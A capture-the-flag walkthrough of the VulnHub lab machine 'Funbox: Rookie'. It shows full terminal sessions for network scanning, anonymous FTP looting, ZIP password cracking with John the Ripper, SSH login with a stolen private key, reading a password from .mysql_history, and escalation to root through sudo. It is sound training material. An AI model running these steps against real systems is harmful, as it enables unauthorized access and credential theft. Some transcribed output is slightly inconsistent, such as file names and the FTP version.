

Funbox: Rookie — Walkthrough

Machine Information

Field	Details
Name	Funbox: Rookie
Author	0815R2d2
Series	Funbox
Release Date	27 Jul 2020
Difficulty	Easy
Platform	VulnHub
URL	https://www.vulnhub.com/entry/funbox-rookie,520/

1. Network Discovery

We begin by identifying the target machine on the local network using Netdiscover.


```
sudo netdiscover -i eth0
```

Output:

```
192.168.10.20  08:00:27:95:49:65
```

Target acquired:

- **Target IP:** 192.168.10.20



```
File Actions Edit View Help
Currently scanning: 192.168.0.0/16 | Screen View: Unique Hosts
26 Captured ARP Req/Rep packets, from 5 hosts. Total size: 1560

+-----+-----+-----+-----+-----+
| IP      | At MAC Address | Count | Len | MAC Vendor / Hostname |
+-----+-----+-----+-----+-----+
| 192.168.10.1 | b4:f9:49:43:79:2c | 16 | 960 | optilink networks pvt ltd |
| 192.168.10.8 | 50:c2:e8:95:0b:37 | 1 | 60 | CLOUD NETWORK TECHNOLOGY SINGAPORE PTE. LTD. |
| 192.168.10.5 | 86:a6:8c:1e:45:9c | 1 | 60 | Unknown vendor |
| 192.168.10.11 | 5a:00:a1:7a:77:36 | 1 | 60 | Unknown vendor |
| 192.168.10.20 | 08:00:27:95:49:65 | 7 | 420 | PCS Systemtechnik GmbH |
```

2. Port Scanning and Enumeration

Next, perform a detailed Nmap scan to identify open ports and running services.

```
sudo nmap -sC -sV 192.168.10.20 --min-rate 10000
```

Scan results:

PORT	STATE	SERVICE	VERSION
21/tcp	open	ftp	ProFTPD 1.3.5e
22/tcp	open	ssh	OpenSSH 7.6p1 Ubuntu
80/tcp	open	http	Apache httpd 2.4.29

Important findings:

- Anonymous FTP login enabled
- SSH service available
- Web server running Apache

```
(kali@kali)-[~/funbox]
$ sudo nmap -sC -sV 192.168.10.20 --min-rate 10000
Starting Nmap 7.95 ( https://nmap.org ) at 2026-05-20 19:08 IST
Nmap scan report for 192.168.10.20
Host is up (0.012s latency).
Not shown: 997 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
21/tcp    open  ftp      ProFTPD 1.3.5e
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
| -rw-rw-r-- 1 ftp      ftp      1477 Jul 25 2020 anna.zip
| -rw-rw-r-- 1 ftp      ftp      1477 Jul 25 2020 ariel.zip
| -rw-rw-r-- 1 ftp      ftp      1477 Jul 25 2020 bud.zip
| -rw-rw-r-- 1 ftp      ftp      1477 Jul 25 2020 cathrine.zip
| -rw-rw-r-- 1 ftp      ftp      1477 Jul 25 2020 homer.zip
| -rw-rw-r-- 1 ftp      ftp      1477 Jul 25 2020 jessica.zip
| -rw-rw-r-- 1 ftp      ftp      1477 Jul 25 2020 john.zip
| -rw-rw-r-- 1 ftp      ftp      1477 Jul 25 2020 marge.zip
| -rw-rw-r-- 1 ftp      ftp      1477 Jul 25 2020 miriam.zip
| -r--r--r-- 1 ftp      ftp      1477 Jul 25 2020 tom.zip
| -rw-r--r-- 1 ftp      ftp      170 Jan 10 2018 welcome.msg
|_ -rw-rw-r-- 1 ftp      ftp      1477 Jul 25 2020 zlatan.zip
22/tcp    open  ssh      OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 f9:46:7d:fe:0c:4d:a9:7e:2d:77:74:0f:a2:51:72:51 (RSA)
|   256 15:00:46:67:80:9b:40:12:3a:0c:66:07:db:1d:18:47 (ECDSA)
|_  256 75:ba:66:95:bb:0f:16:de:7e:7e:a1:7b:27:3b:b0:58 (ED25519)
80/tcp    open  http     Apache httpd 2.4.29 ((Ubuntu))
|_ http-robots.txt: 1 disallowed entry
|_ /logs/
|_ http-title: Apache2 Ubuntu Default Page: It works
|_ http-server-header: Apache/2.4.29 (Ubuntu)
MAC Address: 08:00:27:95:49:65 (PCS Systemtechnik/Oracle VirtualBox virtual NIC)
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 8.15 seconds
```

3. Anonymous FTP Enumeration

Connect to the FTP service using anonymous authentication.

```
ftp 192.168.10.20
```

Login:

```
Name: anonymous  
Password: anonymous
```

List files:

```
ls -la
```

Interesting files discovered:

```
anna.zip  
ariel.zip  
bud.zip  
cathrine.zip  
homer.zip  
jessica.zip  
john.zip  
marge.zip  
miriam.zip  
tom.zip  
zlatan.zip
```

There are also hidden files:

```
._admins  
._users
```

Download all files:

```
mget *
```

```

kali@kali:~/funbox
$ ftp 192.168.10.20
Connected to 192.168.10.20.
230 ProFTPD 1.3.5-rc Server [Debian] [::ffff:192.168.10.20]
Name (192.168.10.20:kali): anonymous
331 Anonymous login ok, send your complete email address as your password
Password:
230-Welcome, archive user anonymous@192.168.10.13 !
230-
230-The local time is: Wed May 20 13:41:49 2020
230-
230-This is an experimental FTP server. If you have any unusual problems,
230-please report them via e-mail to <root@funbox2>.
230-
230 Anonymous access granted, restrictions apply
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> ls -la
229 Entering Extended Passive Mode (|||57385|)
150 Opening ASCII mode data connection for file list
drwxr-xr-x 2 ftp ftp 4096 Jul 25 2020 .
drwxr-xr-x 2 ftp ftp 4096 Jul 25 2020 ..
-rw-r--r-- 1 ftp ftp 153 Jul 25 2020 .admins
-rw-rw-r-- 1 ftp ftp 1477 Jul 25 2020 anna.zip
-rw-rw-r-- 1 ftp ftp 1477 Jul 25 2020 ariel.zip
-rw-rw-r-- 1 ftp ftp 1477 Jul 25 2020 bud.zip
-rw-rw-r-- 1 ftp ftp 1477 Jul 25 2020 cathrine.zip
-rw-rw-r-- 1 ftp ftp 1477 Jul 25 2020 homer.zip
-rw-rw-r-- 1 ftp ftp 1477 Jul 25 2020 jessica.zip
-rw-rw-r-- 1 ftp ftp 1477 Jul 25 2020 john.zip
-rw-rw-r-- 1 ftp ftp 1477 Jul 25 2020 marge.zip
-rw-rw-r-- 1 ftp ftp 1477 Jul 25 2020 miriam.zip
-r--r--r-- 1 ftp ftp 1477 Jul 25 2020 tom.zip
-rw-r--r-- 1 ftp ftp 114 Jul 25 2020 .users
-rw-r--r-- 1 ftp ftp 170 Jan 10 2018 welcome.msg
-rw-rw-r-- 1 ftp ftp 1477 Jul 25 2020 zlatan.zip
226 Transfer complete
ftp> mget *
mget jessica.zip [anypay?]? yes
229 Entering Extended Passive Mode (|||21069|)
150 Opening BINARY mode data connection for jessica.zip (1477 bytes)
100% [*****] 1477 188.81 KiB/s 00:00 ETA
226 Transfer complete

```

```

mget bud.zip [anypay?]? yes
229 Entering Extended Passive Mode (|||3846|)
150 Opening BINARY mode data connection for bud.zip (1477 bytes)
100% [*****] 1477 317.35 KiB/s 00:00 ETA
226 Transfer complete
1477 bytes received in 00:00 (170.91 KiB/s)
mget marge.zip [anypay?]? yes
229 Entering Extended Passive Mode (|||34588|)
150 Opening BINARY mode data connection for marge.zip (1477 bytes)
100% [*****] 1477 109.27 KiB/s 00:00 ETA
226 Transfer complete
1477 bytes received in 00:00 (81.34 KiB/s)
mget miriam.zip [anypay?]? yes
229 Entering Extended Passive Mode (|||3110|)
150 Opening BINARY mode data connection for miriam.zip (1477 bytes)
100% [*****] 1477 922.23 KiB/s 00:00 ETA
226 Transfer complete
1477 bytes received in 00:00 (227.82 KiB/s)
mget homer.zip [anypay?]? yes
229 Entering Extended Passive Mode (|||48488|)
150 Opening BINARY mode data connection for homer.zip (1477 bytes)
100% [*****] 1477 296.29 KiB/s 00:00 ETA
226 Transfer complete
1477 bytes received in 00:00 (170.83 KiB/s)
mget john.zip [anypay?]? yes
229 Entering Extended Passive Mode (|||49459|)
150 Opening BINARY mode data connection for john.zip (1477 bytes)
100% [*****] 1477 292.80 KiB/s 00:00 ETA
226 Transfer complete
1477 bytes received in 00:00 (154.92 KiB/s)
mget cathrine.zip [anypay?]? yes
229 Entering Extended Passive Mode (|||68965|)
150 Opening BINARY mode data connection for cathrine.zip (1477 bytes)
100% [*****] 1477 266.21 KiB/s 00:00 ETA
226 Transfer complete
1477 bytes received in 00:00 (149.25 KiB/s)
mget ariel.zip [anypay?]? yes
229 Entering Extended Passive Mode (|||7618|)
150 Opening BINARY mode data connection for ariel.zip (1477 bytes)
100% [*****] 1477 263.97 KiB/s 00:00 ETA
226 Transfer complete

```

4. Inspecting Downloaded Files

List downloaded files:

```
ls
```

Output:

```

anna.zip
ariel.zip
bud.zip
cathrine.zip
homer.zip
jessica.zip
john.zip
marge.zip
miriam.zip

```

```
tom.zip
zlatan.zip
```

Attempting to extract one of the ZIP archives:

```
unzip john.zip
```

The archive requests a password.

```
(kali@kali)~[/funbox]
$ cat welcome.msg
Welcome, archive user %U@%R !

The local time is: %T

This is an experimental FTP server. If you have any unusual problems,
please report them via e-mail to <root@%L>.

(kali@kali)~[/funbox]
$ ls
anna.zip ariel.zip bud.zip cathrine.zip homer.zip jessica.zip john.zip marge.zip miriam.zip tom.zip welcome.msg zlatan.zip

(kali@kali)~[/funbox]
$ unzip john.zip
Archive: john.zip
[john.zip] id_rsa password:
password incorrect--reenter:
password incorrect--reenter:

(kali@kali)~[/funbox]
$ unzip tom.zip
Archive: tom.zip
[tom.zip] id_rsa password:
password incorrect--reenter:
zsh: suspended unzip tom.zip
```

5. Cracking ZIP Password

Use `zip2john` to extract the password hash.

```
zip2john tom.zip > tomhash.txt
```

Now crack the hash using John the Ripper.

```
john --wordlist=/usr/share/wordlists/rockyou.txt tomhash.txt
```

Password recovered:

```
iubire
```

```

(kali@kali)-[~/funbox]
$ zip2john john.zip > johnhash.txt
ver 2.0 efn 5455 efn 7875 john.zip/id_rsa PKZIP Encr: TS_chk, cmplen=1299, decmplen=1675, crc=39C551E6 ts=554B cs=554b type=8

(kali@kali)-[~/funbox]
$ zip2john tom.zip > tomhash.txt
ver 2.0 efn 5455 efn 7875 tom.zip/id_rsa PKZIP Encr: TS_chk, cmplen=1299, decmplen=1675, crc=39C551E6 ts=554B cs=554b type=8

(kali@kali)-[~/funbox]
$ john --wordlist=/usr/share/wordlists/rockyou.txt johnhash.txt
Using default input encoding: UTF-8
Loaded 1 password hash (PKZIP [32/64])
Will run 4 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
0g 0:00:00:06 39.39% (ETA: 19:25:25) 0g/s 936228p/s 936228c/s 936228C/s markoktm..marisol4ever
Session aborted

(kali@kali)-[~/funbox]
$ john --wordlist=/usr/share/wordlists/rockyou.txt tomhash.txt
Using default input encoding: UTF-8
Loaded 1 password hash (PKZIP [32/64])
Will run 4 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
iubire (tom.zip/id_rsa)
1g 0:00:00:00 DONE (2026-05-20 19:25) 33.33g/s 273066p/s 273066c/s 273066C/s 123456..whitetiger
Use the "--show" option to display all of the cracked passwords reliably
Session completed.

```

6. Extracting the SSH Private Key

Extract the contents of `tom.zip`.

```
unzip tom.zip
```

Enter password:

```
iubire
```

This extracts:

```
id_rsa
```

Set correct permissions:

```
chmod 600 id_rsa
```

```

(kali@kali)-[~/funbox]
$ unzip tom.zip
Archive: tom.zip
[tom.zip] id_rsa password:
inflating: id_rsa

(kali@kali)-[~/funbox]
$ ls
ama.zip  ariel.zip  bud.zip  cathrine.zip  homer.zip  id_rsa  jessica.zip  johnhash.txt  john.zip  marge.zip  miriam.zip  tomhash.txt  tom.zip  welcome.msg  zlatan.zip

(kali@kali)-[~/funbox]
$ chmod 600 id_rsa

```

7. SSH Access

Use the extracted private key to authenticate as user `tom`.

```
ssh tom@192.168.10.20 -i id_rsa
```

Successful login achieved.

Verify access:

```
whoami
```

Output:

```
tom
```

```
(kali㉿kali)-[~/funbox]
└─$ ssh tom@192.168.10.20 -i id_rsa
The authenticity of host '192.168.10.20 (192.168.10.20)' can't be established.
ED25519 key fingerprint is SHA256:ZBER3N78DusT56jsi/IGcAxcCB2W5CZWUJTbc3K4bZc.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '192.168.10.20' (ED25519) to the list of known hosts.
Welcome to Ubuntu 18.04.4 LTS (GNU/Linux 4.15.0-112-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/advantage

System information as of Wed May 20 13:56:51 UTC 2026

System load:  0.08               Processes:           99
Usage of /:   68.9% of 4.37GB    Users logged in:    0
Memory usage: 33%               IP address for enp0s3: 192.168.10.20
Swap usage:   0%

0 packages can be updated.
0 updates are security updates.

Last login: Sat Jul 25 12:25:33 2020 from 192.168.178.143
tom@funbox2:~$ whoami
tom
```

8. User Enumeration

Inspect Tom's files:

```
ls -la
```

Interesting file found:

```
.mysql_history
```

View contents:

```
cat .mysql_history
```

Output:

```
insert into support (tom, xx11yy22!);
```

The sequence `\040` in the file represents spaces.

Recovered password:

```
xx11yy22!
```

```
tom@funbox2:~$ ls -la
total 40
drwxr-xr-x 5 tom tom 4096 Jul 25 2020 .
drwxr-xr-x 3 root root 4096 Jul 25 2020 ..
-rw-r--r-- 1 tom tom 6 Jul 25 2020 .bash_history
-rw-r--r-- 1 tom tom 220 Apr 4 2018 .bash_logout
-rw-r--r-- 1 tom tom 3771 Apr 4 2018 .bashrc
drwxr-xr-x 2 tom tom 4096 Jul 25 2020 .cache
drwxr-xr-x 3 tom tom 4096 Jul 25 2020 .gnupg
-rw-r--r-- 1 tom tom 295 Jul 25 2020 .mysql_history
-rw-r--r-- 1 tom tom 807 Apr 4 2018 .profile
drwxr-xr-x 2 tom tom 4096 Jul 25 2020 .ssh
-rw-r--r-- 1 tom tom 0 Jul 25 2020 .sudo_as_admin_successful
-rw-r--r-- 1 tom tom 0 Jul 25 2020 .viminfo
```



```
tom@funbox2:~$ cat .mysql_history
_HiStOrY_V2_
show\040databases;
quit
create\040database\040'support';
create\040database\040support;
use\040support
create\040table\040users;
show\040tables
;
select\040*\040from\040support
;
show\040tables;
select\040*\040from\040support;
insert\040into\040support\040(tom,\040xx11yy22!);
quit
```

9. Privilege Escalation

Check sudo permissions:

```
sudo -l
```

Output:

```
User tom may run the following commands on funbox2:
(ALL : ALL) ALL
```

Tom has full sudo privileges.

Switch to root:

```
sudo su root
```

Verify:

```
whoami
```

Output:

```
root
```

Root access obtained successfully.

```
tom@funbox2:~$ sudo -l
[sudo] password for tom:
Matching Defaults entries for tom on funbox2:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User tom may run the following commands on funbox2:
    (ALL : ALL) ALL
tom@funbox2:~$ sudo su root
root@funbox2:/home/tom# whoami
root
```

10. Root Flag

Navigate to the root directory:

```
cd /root
```

List files:

```
ls
```

Output:

```
flag.txt
```

Read the final flag:

```
cat flag.txt
```

Flag:

```
from @0815R2d2 with ♥
```

1. Discovered target using Netdiscover
2. Enumerated services with Nmap
3. Found anonymous FTP access
4. Downloaded ZIP archives
5. Cracked ZIP password using John the Ripper
6. Extracted SSH private key
7. Logged in via SSH as user `tom`
8. Enumerated `.mysql_history`
9. Found sudo privileges
10. Escalated to root
11. Retrieved final flag

- Netdiscover
- Nmap
- FTP
- zip2john
- John the Ripper
- SSH

- Linux Enumeration Commands
-

13. Vulnerabilities Identified

- Anonymous FTP enabled
 - Sensitive ZIP archives exposed
 - Weak ZIP password
 - SSH private key disclosure
 - Sensitive credentials stored in `.mysql_history`
 - Misconfigured sudo permissions
-

14. Conclusion

Funbox: Rookie was successfully compromised through exposed FTP files containing encrypted SSH keys. After cracking the ZIP password and gaining SSH access as user `tom`, local enumeration revealed sensitive information in `.mysql_history`. Because the user possessed unrestricted sudo privileges, privilege escalation to root was immediate, allowing retrieval of the final flag.